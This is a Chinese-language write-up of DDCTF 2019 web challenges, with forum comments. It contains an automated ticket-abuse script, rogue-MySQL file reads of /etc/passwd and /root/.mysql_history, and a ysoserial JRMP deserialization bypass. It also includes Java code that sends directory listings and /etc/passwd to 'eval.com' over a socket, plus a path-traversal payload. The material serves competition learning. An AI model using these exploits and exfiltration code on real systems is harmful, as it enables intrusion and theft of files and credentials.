
registerURL = "http://117.51.147.155:5050/ctf/api/register?name=5am3_t1{name}&password=12345678aa90"
```

```

buyTicketURL = "http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4294967296"
payTicketURL = "http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id={bill}"
removeRobotsURL = "http://117.51.147.155:5050/ctf/api/remove_robot?id={uid}&ticket={ticket}"

headers = {
    "Cookie": "REVEL_SESSION=367aac22fa4d096ee5e45e5e214071cf; user_name=5am3"
}

def getTicket(tmpID):
    tmpRegisterURL = registerURL.replace("{name}",tmpID)
    tmpSession.get(tmpRegisterURL)

    billID = tmpSession.get(buyTicketURL).json()["data"][0]["bill_id"]

    # print(billID)

    tmpPayTicketURL = payTicketURL.replace("{bill}",billID)
    # print(tmpPayTicketURL)
    ticketJson = tmpSession.get(tmpPayTicketURL).json()
    # print(ticketJson)
    ticket,uid = ticketJson["data"][0].values()

    return ticket,uid

if __name__ == '__main__':
    i = 1
    c = 0
    while(i<3 and c < 50):
        name = str(random.randint(1000, 90000))
        c+=1
        try:
            ticket,uid = getTicket(name)
            # print(ticket,uid)

            tmpRRURL = removeRobotsURL.replace("{uid}",str(uid)).replace("{ticket}",ticket)
            RRjson = requests.get(tmpRRURL,headers=headers).json()

            if(RRjson["data"]):
                print("[ "+str(i)+" ] " + str(RRjson["data"]))
                print("")
                i+=1
                time.sleep(1)

        except:
            pass

```

恭喜您获得一张入场券和一个礼包!

礼包详情

id: 90 ticket: 9d23cf7f016d09af73158f0a8207e8ee

Flag: DDCTF{chiken_dinner_hyMCX[n47Fx]}

大吉利，今晚吃鸡！

[移除对手](#)

[返回首页](#)



[260pt] mysql弱口令

挺有意思的一道题，最后算是非预期出的吧。预期解实在是想不出来了。

首先拿到题目，其实就感觉是杭电那题了 [wp链接](#)

通过蜜罐sql客户端，来获取连接者的数据。但这题，说实话前期把我玩蒙了。

题目逻辑，首先下载扫描验证端，放到服务器上，做一下信息收集。然后再服务端填写自己服务器信息，就可以开始弱口令扫描了。

天真的我以为端口是填agent的端口。酿成一大惨祸。最后才发现，端口是填数据库端口。这样一来，心结解开。终于能拿数据了。

拿数据的心路历程更加艰难险阻。首先肯定是先读/etc/passwd。进而直接尝试读.flag，发现没有。

此时，自己意识到了事情的不简单。这是要和flag玩捉迷藏么。

这是很难受的一件事...

p.s.心酸历程就不说了。读文件肯定没这么顺利，要都说的话，1万字也收不住。

按照杭电那次学到的妙招，首先可以先读一下/proc/self/environ,如下图。

```

1 HOSTNAME=10-255-20-251
2 SHELL=/bin/bash
3 TERM=xterm-256colorHISTSIZE=1000
4 USER=root
5 LS_COLORS=rs=0:di=38;5:ln=38;5;51:mh=44;38;5;15:pi=40;38;5;11:so=38;5;13:do=38;5;5:bd=48;5;232;38;
mi=05;48;5;232;38;5;15:su=48;5;196;38;5;15:sg=48;5;11;38;5;16:ca=48;5;196;38;5;226:tw=48;5;10;38;5;16
8;5;34:*.tar=38;5;9:*.tgz=38;5;9:*.arc=38;5;9:*.arj=38;5;9:*.taz=38;5;9:*.lha=38;5;9:*.lz4=38;5;9:*.l
38;5;9:*.tzo=38;5;9:*.tz=38;5;9:*.zip=38;5;9:*.z=38;5;9:*.Z=38;5;9:*.dz=38;5;9:*.gz=38;5;9:*.lrz=38;
bz2=38;5;9:*.bz=38;5;9:*.tbz=38;5;9:*.tbz2=38;5;9:*.tz=38;5;9:*.deb=38;5;9:*.rpm=38;5;9:*.jar=38;5;9:
r=38;5;9:*.alz=38;5;9:*.ace=38;5;9:*.zoo=38;5;9:*.cpio=38;5;9:*.7z=38;5;9:*.rz=38;5;9:*.cab=38;5;9:*.b
mp=38;5;13:*.pbm=38;5;13:*.pgm=38;5;13:*.ppm=38;5;13:*.tga=38;5;13:*.xbm=38;5;13:*.xpm=38;5;13:*.tif
=38;5;13:*.svgz=38;5;13:*.mng=38;5;13:*.pcx=38;5;13:*.mov=38;5;13:*.mpg=38;5;13:*.mpeg=38;5;13:*.m2v=
38;5;13:*.mp4=38;5;13:*.m4v=38;5;13:*.mp4v=38;5;13:*.vob=38;5;13:*.qt=38;5;13:*.nuv=38;5;13:*.wmv=38;
;13:*.flc=38;5;13:*.avi=38;5;13:*.fli=38;5;13:*.flv=38;5;13:*.gl=38;5;13:*.dl=38;5;13:*.xcf=38;5;13:*
emf=38;5;13:*.axv=38;5;13:*.anx=38;5;13:*.ogv=38;5;13:*.ogx=38;5;13:*.aac=38;5;45:*.au=38;5;45:*.flac
=38;5;45:*.mp3=38;5;45:*.mpc=38;5;45:*.ogg=38;5;45:*.ra=38;5;45:*.wav=38;5;45:*.axa=38;5;45:*.oga=38;
=dcc2-userSUDO_UID=1000
6 USERNAME=root
7 PATH=/sbin:/bin:/usr/sbin:/usr/bin
8 MAIL=/var/spool/mail/dc2-user
9 PWD=/home/dc2-user/ctf_web_2
10 LANG=en_US.UTF-8SHLVL=1
11 SUDO_COMMAND=./restart.sh
12 HOME=/root
13 LOGNAME=root
14 SUDO_GID=1000_=~/bin/nohup
15
```



此时可以发现两个点，第9行和11行，组合起来/home/dc2-user/ctf_web_2/restart.sh。此时读取发现如下信息

```

17 ps aux | grep 15000 | awk '{print $2}'|head -n 2|xargs kill -9
18 nohup /home/dc2-user/ctf_web_2/ctf_web_2/bin/gunicorn didi_ctf_web2:app -b 127.0.0.1:15000 --access-logfile /home/dc2-user/
ctf_web_2/2_access.log > web_2.out 2>&1 &
19
```

从中，我们可以分析出来，该应用为flask应用，用gunicorn中间件起来的。

此时根据规则 gunicorn 文件名:项目名。可以推出：

```
/home/dc2-user/ctf_web_2/didi_ctf_web2.py
```

尝试读取，可以发现：

```

1 # /home/dc2-user/ctf_web_2/didi_ctf_web2.py
2
3
4 # coding=utf-8
5 import os
6 from flask_script import Manager, Shell, Server
7 from app import create_app
8 from app.unitis.tools import CustomJSONEncoder
9
10 # 启动脚本 使用工厂函数 create_app 生成Flask实例
11 app = create_app(os.getenv('FLASK_CONFIG') or 'production')
12 app.json_encoder = CustomJSONEncoder
13
14 # 添加 Manager对象 用于命令行管理Flask
15 manager = Manager(app)
16
17 def make_shell_context():
18     return dict(app=app)
19
20
21 manager.add_command("shell", Shell(make_context=make_shell_context))
22 manager.add_command("runserver", Server(use_debugger=True, use_reloader=True, host='0.0.0.0', port=5000))
23
24 if __name__ == '__main__':
25     manager.run()
26
27
```



此时证实了我们的猜想。然后根据flask_script项目的目录结构，进而读取app。

然后一环接一环，依次读出了下面三个。

```
/home/dc2-user/ctf_web_2/app/init.py
/home/dc2-user/ctf_web_2/app/main/init.py
/home/dc2-user/ctf_web_2/app/main/views.py
```

在main/views.py中，我们可以看到一个hint。

```
78 # /home/dc2-user/ctf_web_2/app/main/views.py
79
80 # coding=utf-8
81
82 from flask import jsonify, request
83 from struct import unpack
84 from socket import inet_aton
85 import MySQLdb
86 from subprocess import Popen, PIPE
87 import re
88 import os
89 import base64
90
91
92 # flag in mysql curl@localhost database:security table:flag
93
```

猜测是通过curl可以从数据库中读到flag...

奈何自己比较菜，看到数据库遍想起来好像有个文件，是在手动修改数据库时，会留log。

对，没错，就是.mysql_history。此时尝试用户目录，root目录，最终在root目录读到flag

```
/root/.mysql_history
```

```
ubuntu@VM-190-171-ubuntu:~/DDCTF$ python poc.py /root/.mysql_history
INFO:root:Conn from: ('117.51.147.155', 49764)
INFO:root:auth okay
INFO:root:want file...
INFO:root:l_HiStOrY_V2_
createuser\040'curl'@\ 'localhost'
;
create\040user\040'curl'@\ 'localhost'
;
GRANT\040ALL\040ON\040*.*\040TO\040'curl'@\ 'localhost';
create\040DATABASE\040security;
use\040security
creat\040table\040flag\040(id\040int\040not\040null,\040flag\040char(256));
create\040table\040flag\040(id\040int\040not\040null,\040flag\040char(256));
create\040table\040flag\040(id\040int\040not\040null,\040flag\040char(255));
update\040flag\040\040set\040flag='DDCTF{0b5d05d80cce4b85c8243c00b62a7cd}'\040where\040id\040=1;
select\040*\040from\040flag;
update\040flag\040\040set\040flag='DDCTF{0b5d05d80cce4b85c8243c00b62a7cd}'\040where\040id\040=1;
select\040*\040from\040flag;
insert\040into\040flag\040(id,\040flag)\040values\040(1,\040'DDCTF{0b5d05d80cce4b85c8243c00b62a7cd}')\040;
;
select\040*\040from\040flag;
use\040mysql;
;
use\040security;
select\040*\040from\040flag;
exit;
```

[390pt] 再来1杯Java

p.s.压轴题哈，说实话，这题真的学会了不少东西。毕竟自己太菜了，虽然本科专业为java开发狗。但我真的不太熟啊...

一共分为三关吧。

首先是一个PadOracle攻击，伪造cookie。这个解密Cookie可以看到hint： PadOracle:iv/cbc。

第二关，读文件，看到后端代码后，才发现，这里贼坑。

第三关，反序列化。

首先第一关好说，其实在/api/account_info这个接口，就可以拿到返回的明文信息。然后通过Padding Oracle + cbc翻转来伪造cookie即可。在这里就不多说了。网上很多资料。


最后拿到cookie，直接浏览器写入cookie就OK。然后可以获取到一个下载文件的接口。

/api/fileDownload?fileName=1.txt

虽然说是一个任意文件读取的接口，但是贼坑。

一顿操作猛如虎，最后只读出/etc/passwd...

搜到了[很多字典](#)。然后burp爆破一波，最后发现/proc/self/fd/15这里有东西，看到熟悉的pk头，情不自禁的笑了起来。（对，就是源码）



源码也不多，很容易，可以看到一个反序列化的接口。

```
5 package com.didi.huanqi.web.controller;
6
7 import ...
8
9 @RestController
10 public class DeserializeDemoController {
11     @Autowired
12     private SerialKillerConf serialKillerConf;
13
14     public DeserializeDemoController() {
15     }
16
17     @CheckAdminActuator
18     @RequestMapping("/nicaibudao_hahaxxx/deserial")
19     public String deserialize(String base64Info) {
20         ByteArrayInputStream bais = new ByteArrayInputStream(Base64.getDecoder().decode(base64Info));
21         UserInfo userInfo = null;
22
23         try {
24             ObjectInputStream ois = new SerialKiller(bais, this.serialKillerConf.getConfig());
25             userInfo = (UserInfo)ois.readObject();
26             ois.close();
27         } catch (Exception var5) {
28             var5.printStackTrace();
29         }
30
31         return JSON.toJSONString(userInfo);
32     }
33
34 }
```

在反序列化之前，还调用了SerialKiller，作为一个waf，对常见payload进行拦截。

首先题目给了hint : JRMP。根据这个hint，我们可以找到很多资料。在这里自己用的yoserial，根据他的JRMP模块来进行下一步操作。

在这里，JRMP主要起了一个绕过waf的功能，因为这个waf只在反序列化userinfo时进行了调用。当通过JRMP来读取payload进行反序列化时，不会走waf。

首先，JRMP这个payload被waf掉了，我们可以采用先知上的一种绕过方式。

<https://xz.aliyun.com/t/2479>

Payload 1:

```
46  */
47  @SuppressWarnings( {
48      "restriction"
49  } )
50  @PayloadTest( harness = "yso serial.payloads.JRMPReverseConnectSMTTest" )
51  public class JRMPClient1 extends PayloadRunner implements ObjectPayload<Object> {
52
53      public Object getObject ( final String command ) throws Exception {
54
55          String host;
56          int port;
57          int sep = command.indexOf ( ':' );
58          if ( sep < 0 ) {
59              port = new Random () .nextInt ( 65535 );
60              host = command;
61          }
62          else {
63              host = command.substring ( 0, sep );
64              port = Integer.valueOf ( command.substring ( sep + 1 ) );
65          }
66          ObjID id = new ObjID ( new Random () .nextInt () ); // RMI registry
67          TCPEndpoint te = new TCPEndpoint ( host, port );
68          UnicastRef ref = new UnicastRef ( new LiveRef ( id, te, false ) );
69          return ref;
70      }
71
72
73      public static void main ( final String[] args ) throws Exception {
74          Thread.currentThread () .setContextClassLoader ( JRMPClient1.class.getClassLoader () );
75          PayloadRunner.run ( JRMPClient1.class, args );
76      }
77
78 }
```



这是笔者提交给Oracle官方的绕过。修改yso serial的JRMPClient，精简了原来的payload，直接就是一个sun.rmi.server.UnicastRef对象。因为Proxy在这里并不是必需的，所以去掉之后对反序列化利用没有影响。payload中没有了proxy，weblogic反序列化的时候，resolveProxyClass根本就没有被调用到，所以就bypass了CVE-2017-3248的patch。

直接修改yso serial源码即可，将原有的JRMPClient的payload复制一份，改名为JRMPClient2，然后保存并编译。

此时我们可以尝试使用URLDNS模块，来判断是否攻击成功。

```
# ./yso serial-5am3.jar ysoserial.exploit.JRMPListener {{port}} URLDNS {{http://eval.com}}
# ./yso serial-5am3.jar JRMPListener payload
# ip 4
java -jar ./yso serial-5am3.jar JRMPClent2 {{10.0.0.1:8119}} | base64
# 10
```

然后查看dnslog信息。发现存在，那就是ok了。

接下来可以尝试换payload了。此时这里还存在一个问题。服务器端无法执行命令！！

这个是hint中给的，所以我们需要找另一种方式，如：代码执行。

查阅资料，发现yso serial预留了这块的接口，修改即可。

<https://blog.csdn.net/fnmsd/article/details/79534877>

然后我们尝试去修改yso serial/payloads/util/Gadgets.java中createTemplatesImpl方法如下：

```
// createTemplatesImpl
public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactor
throws Exception {
```

此时，我们的payload已经可以支持代码执行了。

在这里，我是直接用本地的题目环境进行调试，尝试打印了aaa,操作如下。

[REDACTED] { { [REDACTED] } }

```
# [REDACTED]
# [REDACTED]ceye[dnslog][REDACTED]
# [REDACTED]
java -cp ysoserial-5am3.jar ysoserial.exploit.JRMPListener 8099
    CommonsBeanutils1 'code:System.out.printId("aaa");'
```

```
# ████JRMPListener█payload
# ip██████████4█████████
java -jar ./ysoserial-5am3.jar JRMPClient2 {{10.0.0.1:8099}} | base64
# ██████████10█████████████████
```

然后进而写一下获取文件，以及获取目录的代码。此时拿到文件，无法回显。我们可以用Socket来将文件发送到我们的服务器，然后nc监听端口即可。

```
// ██████████  
// ████████  
  
java.io.File file = new java.io.File("/");  
java.io.File[] fileLists = file.listFiles();  
java.net.Socket s = new java.net.Socket("eval.com", 8768);  
  
for (int i = 0; i < fileLists.length; i++) {
```

```
java.io.OutputStream out = s.getOutputStream();
out.write(fileLists[i].getName().getBytes());
out.write("\n".getBytes());
}

// ████████
java.io.File file = new java.io.File("/etc/passwd");
java.io.InputStream in = null;
in = new java.io.FileInputStream(file);
int tempbyte;
java.net.Socket s = new java.net.Socket("eval.com", 8768);
while ((tempbyte = in.read()) != -1) {
    java.io.OutputStream out = s.getOutputStream();
    out.write(tempbyte);
}
in.close();
s.close();
```

然后操作如下：

```
# [REDACTED]{{[REDACTED]}}  
  
# [REDACTED]  
# [REDACTED]ceye[dnslog][REDACTED]  
# [REDACTED]  
  
java -cp ysoserial-5am3.jar ysoserial.exploit.JRMPListener 8099  
    CommonsBeanutils1 'code:{{javapayload}}'  
  
# [REDACTED]JRMPListener[payload]  
# ip[REDACTED]4[REDACTED]  
  
java -jar ./ysoserial-5am3.jar JRPCClient2 {{10.0.0.1:8099}} | base64  
  
# [REDACTED]  
nc -lnvp 2333  
  
# [REDACTED]10
```

p.s. /flag是个文件夹

```
ubuntu@VM-190-171-ubuntu:~$ nc -l npv 8768
Listening on [0.0.0.0] (family 0, port 8768)
Connection from [116.85.48.104] port 8768 [tcp/*] accepted (family 2, sport 55960)
The Flag is:
DDCTF{You_Are_A_Good_Man_Java_1s_Easy_Zci3b0MGKmAK7Eu5}
```

点击收藏 | 1 关注 | 1

[上一篇 : CVE-2017-17215-HG...](#) [下一篇 : DDCTF 2019 Web Wr...](#)


1. 8 条回复



[wons](#) 2019-04-19 17:22:27

大佬tql，求分享下最后一题用的字典

0 回复Ta



5am3 2019-04-19 17:26:01

@wons 点一下[很多字典](#)就有了

0 回复Ta



corpOra1 2019-04-26 15:29:56

既然越权，其实可以更加彻底！直接得到cookie之后，访问<http://xxxxx/index.html#/main/result>即可得到他的flag，而不拘泥于main/login的购买页面

0 回复Ta



vulg**** 2019-05-02 22:13:42

@5am3 请问5am3表哥 web第一题有些地方 我都没看懂(手动滑稽)

(1)表哥你在开头说发现url疑似base64加密 发现加密规则是这个:b64(b64(ascii2hex(filename))) 之后你尝试构造/etc/passwd实现任意文件读取 之后你进行的操作 我就看不懂了

[plain] -> ../../../../../../etc/passwd

[0] HEX -> 2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2F6574632F706173737764

[1] base64 -> MkUyRTJGMkUyRTJGMkUyRTJGMkUyRTJGMkUyRTJGNjU3NDYzMkY3MDYxNzM3Mzc3NjQ=

[2] base64 ->

TWtVeVJUSkdNa1V5UIRK01rVXISVEpHTWtVeVJUSkdNa1V5UIRK01rVXISVEpHTWtVeVJUSkdOalUzTkRZek1rWTNNRFI4TnpNM016YzNOalE9

请问你这里是依次对url进行解码么 [0],[1]这几个步骤是怎么进行的？

(2)之后你发现flag!ddctf.php这个提示 你说阅读源码 用config代替!号 为何这样代替呢 而且你之后是:

python a.py f1agconfigdctf.php 对这个php文件进行处理 这里的a.py是从哪找的py脚本解密的呢 这里也没看明白
(3)最后表哥你构造的payload是uid=123&k=php://input 请问这里的uid为何是123 而且k的参数值设置为伪协议 这里也没明白
所以请表哥来回答下我这三处问题 麻烦了 我就ctf菜鸟一个 不是很明白表哥的操作

0 回复Ta



Sam3 2019-06-23 17:37:48

@vulg**** 抱歉哈，先知没怎么上，有问题可以直接发邮件i@5am3.com。感觉现在解释你可能也已经会了。不过还是说一下吧。

(1) 首先第一个问题，因为题目比较简单，所以我直接贴的答案，加密规则这里，全靠经验猜就好，这个不难。

后面的，我只是将payload构造的方式写了一下，就是按照刚刚的加密规则，我再手动加密一下。（此处建议直接python写脚本跑，手动可能有失误，很难受）
你说的0-1，仅仅是将0构造好的hex编码，在进行base64编码。

(2) 分析阅读源码，可以看到第16行，对config进行了转换，将config替换为叹号。a.py是自己手写的一个编解码脚本。针对不同情况自己写的。晚些我找一下再贴过来。

(3) 这里就各自有各自的办法了，这里建议你先学一下PHP文件包含，以及PHP代码审计。这块恕我无能为力在短小篇幅给你说清楚。uid的值和post数据值相等即可，也是为了让file_get_contents获取到post的值，详细的解释，还是建议你仔细学一下上述两个知识点。

最后，加油！祝你早日成为大佬。

0 回复Ta



Sam3 2019-06-23 17:41:17

@corp0ra1 这个确实是，不过当时一方面是没找到flag位置，这个比较尬。毕竟那个路由是购买后会跳转的，一开始没注意。

再有一点就是，明确知道主办方会做反作弊的情况下，也没有动这个歪心思。毕竟题目感觉也不是太难，自己做比较有意思。毕竟一旦被反作弊check，虽然说能解释清楚，但还是会被扣分。

p.s.不过最后get到自己flag后，在登陆别人账号，发现flag还是一样的，貌似是基于ip给的flag。不太清楚。

0 回复Ta



vulg**** 2019-06-28 21:31:32

@5am3 抱歉呐 5am3表哥 我平时也不怎么刷先知 今天刚登录先知 看到表哥你回复我了 虽说当初请教表哥你那三个问题到现在还没完全理解[多多措脸] 但现在已经明白了大多了 感谢表哥对我的指点 尤其是第三点 确实当初请教表哥你时候 PHP代码审计和文件包含是个渣渣 没看多懂 现在正在努力学习代码审计 目前感觉代码审计也不是很容易学习[多多尴尬] 最近正在看404师傅的代码审计Wiki来学习代码审计 对了 忘了说了 原来我年初时候就收藏关注了5am3表哥你的博客 但是从去年7月表哥更新最后一篇文章后 已经快一年了 没见表哥再次更新 期待想看表哥你的新文章 最后多谢表哥你对我的鼓励

0 回复Ta



vulg**** 2019-06-28 21:39:37

@5am3 又忘记一点 之前我在B站找CTF比赛学习视频时候 偶尔找到18年河北师范大学Web安全招生 发现主讲人原来就是5am3表哥你呐 之后我又看了表哥你在B站上传的其它信息安全视频 讲的真心不错 深入浅出 发现跟表哥你真有缘分呐 在哪都能碰见表哥你[多多大笑] 以后还得向表哥你多多请教了

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)